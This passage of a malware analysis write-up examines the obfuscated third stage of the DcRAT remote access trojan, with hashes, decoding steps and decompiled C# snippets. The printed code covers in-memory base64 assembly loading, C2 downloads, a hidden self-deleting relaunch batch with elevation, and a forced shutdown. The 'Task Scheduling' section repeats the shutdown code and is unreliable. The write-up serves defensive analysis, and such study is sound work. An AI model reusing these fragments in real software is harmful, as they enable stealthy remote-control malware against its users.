    Conversions.ToString(NewLateBinding.LateGet(NewLateBinding.LateGet(AppDomain.CurrentDomain.Load(Convert.FromBase64String(text2)), null, "EntryPoint", new object[0], null, null, null), null, "Invoke", new
        object[2], null, null, null));
    }
}

// Token: 0x06000028 RID: 40 RVA: 0x00002900 File Offset: 0x00000B00
[DebuggerNonUserCode]
protected override void Dispose(bool disposing)
{
    try
    {
        if (disposing && this.components != null)
        {
            this.components.Dispose();
```

Getting-New-Module

I got this module using the script I found on internet. In the script there was same loop in python language and getting the characters as same the malware is doing and at the end decoding the all output and write bytes into file name (output.bin). So basically, this output is the stage 3 sample. So, I decided to analyze the third stage. You can create your own code in any language and ChatGPT can also help you to write this code to get last stage bytes.

Stage 3 (output.exe)

Basic Static Analysis

SHA256: F6b193ae794a423a4cd5a4dcd284437823336658d1d0752b48c297a02d5fb46a

MD5: d078805f96c03c1bc0628352b613ac77

CPU: 64-bits

Language: .Net programming language (c#)

Interesting Strings: Not Found

Detect-It-Easy

After opening the sample with detect-it-easy tool it shows me that the binary is using confuser protector and entropy was little high which indicates maybe some text-based obfuscation.

Advanced Dynamic Analysis

When I started dynamic analyses of 3rd stage sample, it was fully obfuscated and I used ExeInfoPE to know about the EXE. It shown me the binary is obfuscated with deepsea obfuscator. I searched about it and found de4dot is able to de-obfuscate deepsea. When I run de4dot against the sample it didn't detect the obfuscation and was not able to de-obfuscate it. So, I don't have clear binary for stage 3 but I started my analyses on obfuscated one and try to get as much as information I can get. At this point, I want to say this will be the PART 1 analyses of 3rd stage sample of DcRAT and I will share the information which I was able to extract from obfuscated sample. If I get de-obfuscated sample, I will share the PART 2 which includes the detail working of sample as I shared for above 2 samples. In case, I didn't get clear sample then I will also share the PART 2 with the better understanding of stage 3.

Interesting Strings

I started analysis by setting breakpoint on entry point but most of the functions are junk. Then I go through manually on each namespace and looked into functions so that I can understand some working of malware. Then I found some string which were looking base64 encoded and I try to decode theme using dencode and cyberchef.

First Base64 encoded string in stage 3

When I try to decode it, there was reverse string of base64, Then I apply reverse function of converted one and again apply FromBase64 function and got the clear output of encoded string which was a dictionary.

Second Base64 encoded string in stage 3

Flow of Encoding

Before I start decoding process for second stage, I found some interesting functions which was telling the clear working of encoding flow and what was the purpose of above decoded dictionary.

Trim() ---> M2r.957()

M2r.i6B()
Key Value replacing from dictionary:

Reversing the output:
Reverse M2r.1vX()

```
110          }
111
112          // Token: 0x060001B7 RID: 439 RVA: 0x00014EB4 File Offset: 0x000130B4
113          public static string 1vX(string A_0)
114          {
115              char[] array = A_0.ToCharArray();
116              Array.Reverse(array);
117              return new string(array);
118          }
119
```

Converting again frombasea64 final value:
M2r.159()

```
105          }
106
107          // Token: 0x06000185 RID: 389 RVA: 0x00013534 File Offset: 0x00011734
108          public static string 159(string A_0)
109          {
110              bool flag = string.IsNullOrEmpty(A_0);
111              string text;
112              if (flag)
113              {
114                  text = "";
115              }
116              else
117              {
118                  text = Encoding.UTF8.GetString(Convert.FromBase64String(A_0));
119              }
120              return text;
121          }
122
```

Making request on URL:

```
// Token: 0x060001E8 RID: 488 RVA: 0x000166E8 File Offset: 0x000148E8
public static string q2G(string A_0, bool A_1 = true)
{
    string text;
    try
    {
        if (A_1)
        {
            using (WebClient webClient = new WebClient())
            {
                webClient.Headers["Content-Type"] = S2x.Z39;
                webClient.Headers["Accept"] = "*/*";
                webClient.Headers["User-Agent"] = S2x.782;
                return webClient.DownloadString(A_0);
            }
        }
        using (WebClient webClient2 = new WebClient())
        {
            webClient2.Headers["User-Agent"] = S2x.782;
            text = webClient2.DownloadString(A_0);
        }
    }
    catch
    {
        text = null;
    }
    return text;
}
```

Functions dealing with dictionary:

Let me explain the above-mentioned flow and all functions. I found a function which was basically the wrapper of other function. In this function, there was function which is taking base64encoded string as an argument and was decoding it and replacing the key within the dictionary I have decoded. After decoding the second string, it was applying search and replace function. In this function, it was replacing the key of dictionary with the second decoded string by matching the value from dictionary. At this point it maybe confusing but after this screenshot you guys will clearly understand.

Special thanks to **@methew from Huntress Labs** who created the second decoding script according to above mentioned working and saved my time. So, after running the script you can clearly see I got an URL with some base64encode parameter and I decode the parameter and found characters (requestpublic). At this point I understand this was the same URL which I found while traffic analysis. So, this was the only C2 server which was used by as an administrator tool.

After manually analyzing the other functions, I found some interesting stuff which tells me this sample is able to perform enumeration of system, persistence, reboot, task scheduling and other interesting things.

Creating BATCH:

```
try
{
    string text = X8B.6D1() + "\\" + X8B.lCk(10) + ".bat";
    string text2 = string.Concat(new string[]
    {
        "@echo off\r\nw32tm /stripchart /computer:localhost /period:5 /dataonly /samples:2  1>nul\r\nstart \"\" \"",
        zl3.K5M,
        "\"\r\ndel /a /q /f \"",
        text,
        "\""
    });
    File.WriteAllText(text, text2);
    ProcessStartInfo processStartInfo = new ProcessStartInfo
    {
        WindowStyle = ProcessWindowStyle.Hidden,
        Verb = (D9a.5Jl() ? "runas" : ""),
        UseShellExecute = true,
        FileName = text
    };
    Process.Start(processStartInfo);
    X8B.KwX();
    Environment.Exit(0);
```

System Shutdown:

```
        // Token: 0x06000099 RID: 153 RVA: 0x0000C688 File Offset: 0x0000A888
        public dG3(string A_1, string A_2, 112 A_3)
        {
            try
            {
                Process.Start(new ProcessStartInfo
                {
                    UseShellExecute = true,
                    FileName = "shutdown",
                    Arguments = "/s /t 0",
                    WindowStyle = ProcessWindowStyle.Hidden
                });
                this.c36 = 0;
            }
            catch (Exception ex)
            {
                this.6Me = ex.Message;
                this.c36 = 1;
            }
        }
```

Task Scheduling and running with high privileges:

```
        // Token: 0x06000099 RID: 153 RVA: 0x0000C688 File Offset: 0x0000A888
        public dG3(string A_1, string A_2, 112 A_3)
        {
            try
            {
                Process.Start(new ProcessStartInfo
                {
                    UseShellExecute = true,
                    FileName = "shutdown",
                    Arguments = "/s /t 0",
                    WindowStyle = ProcessWindowStyle.Hidden
                });
                this.c36 = 0;
            }
            catch (Exception ex)
            {
                this.6Me = ex.Message;
                this.c36 = 1;
            }
        }
```

Creating Persistence using Registry:

DcRAT String:

I found another base64encode string when I decode this it was printing ASCII. So, at this point I am completing the PART 1 analysis of DcRAT.

Conclusion

The DcRAT Remote Access Trojan (RAT) demonstrates the increasing sophistication of malicious tools in today's digital landscape. With its multifaceted capabilities such as remote control, keylogging, system rebooting, data exfiltration and Scripts compilation and execution on system. DcRAT RAT poses a significant threat to individuals and organizations. However, traditional signature-based detection methods often struggle to identify this polymorphic malware due to its rapid ability to change and evade detection.

This analysis underscores the pressing need for behavioral detection mechanisms in modern cybersecurity strategies. Behavioral detection, powered by machine learning and artificial intelligence, focuses on identifying behavioral patterns rather than relying solely on known signatures. This approach enables security systems to adapt and recognize emerging threats like DcRAT RAT, even as they evolve to evade traditional defenses. By continuously monitoring and analyzing system behavior, security solutions equipped with behavioral detection offer a proactive defense, providing a crucial layer of protection against emerging threats that traditional methods may miss.